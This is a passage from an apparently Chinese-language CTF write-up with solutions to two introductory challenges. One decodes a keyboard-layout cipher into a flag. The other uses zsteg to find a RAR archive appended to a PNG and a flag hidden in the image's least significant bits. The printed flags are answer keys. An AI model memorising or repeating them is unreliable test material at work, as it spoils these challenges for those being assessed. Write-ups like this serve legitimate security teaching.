ujko    njk,    tfvbhy  hji pok rdcvg   rdcvg   pok     qwsz    tfvbh   ujko    wazxd
i       m       g       u   l   f       f       l       a       g       i       s

qase    wsdr    pok     xdfv    iklp    njk     wsdr    rfgy    rdcvg   uhnmk   bhjm    yhji
w       e       l       c       o       m       e       t       f       j       n       u
```

```
welcome to fjnu
```

```
NSSCTF{welcome_to_fjnu}
```

为什么我什么都看不见

```
$ zsteg 我怎么什么都看不见.png
[?] 140 bytes of extra data after image end (IEND), offset = 0x156d
/usr/lib/ruby/2.5.0/open3.rb:199: warning: Insecure world writable dir /mnt/c in PATH, mode 040777
extradata:0         .. file: RAR archive data, v5
    00000000: 52 61 72 21 1a 07 01 00  33 92 b5 e5 0a 01 05 06  |Rar!....3.......|
    00000010: 00 05 01 01 80 80 00 15  7b 01 f7 29 02 03 0b 9c  |........{..)....|
    00000020: 00 04 9c 00 20 7c 57 b2  14 80 00 00 0d 66 6c 61  |.... |W......fla|
    00000030: 67 2f 66 6c 61 67 2e 74  78 74 0a 03 02 28 ca 4c  |g/flag.txt...(.L|
    00000040: 96 b6 15 d8 01 79 6f 75  20 77 61 6e 74 20 74 6f  |.....you want to|
    00000050: 20 6f 62 74 61 69 6e 20  74 68 65 20 66 6c 61 67  | obtain the flag|
    00000060: 3f 52 e3 c5 94 1e 02 03  0b 00 05 00 10 00 00 00  |?R..............|
    00000070: 00 80 00 00 04 66 6c 61  67 0a 03 02 75 7a 10 80  |.....flag...uz..|
    00000080: b6 15 d8 01 1d 77 56 51  03 05 04 00              |.....wVQ....    |
imagedata           .. text: "IIIIII:::"
b1,rgb,lsb,xy       .. text: "NISA{Wlec0me_to_NiSa2022}"
b3,g,lsb,xy         .. file: very old 16-bit-int big-endian archive
```



```
NISA{Wlec0me_to_NiSa2022}
```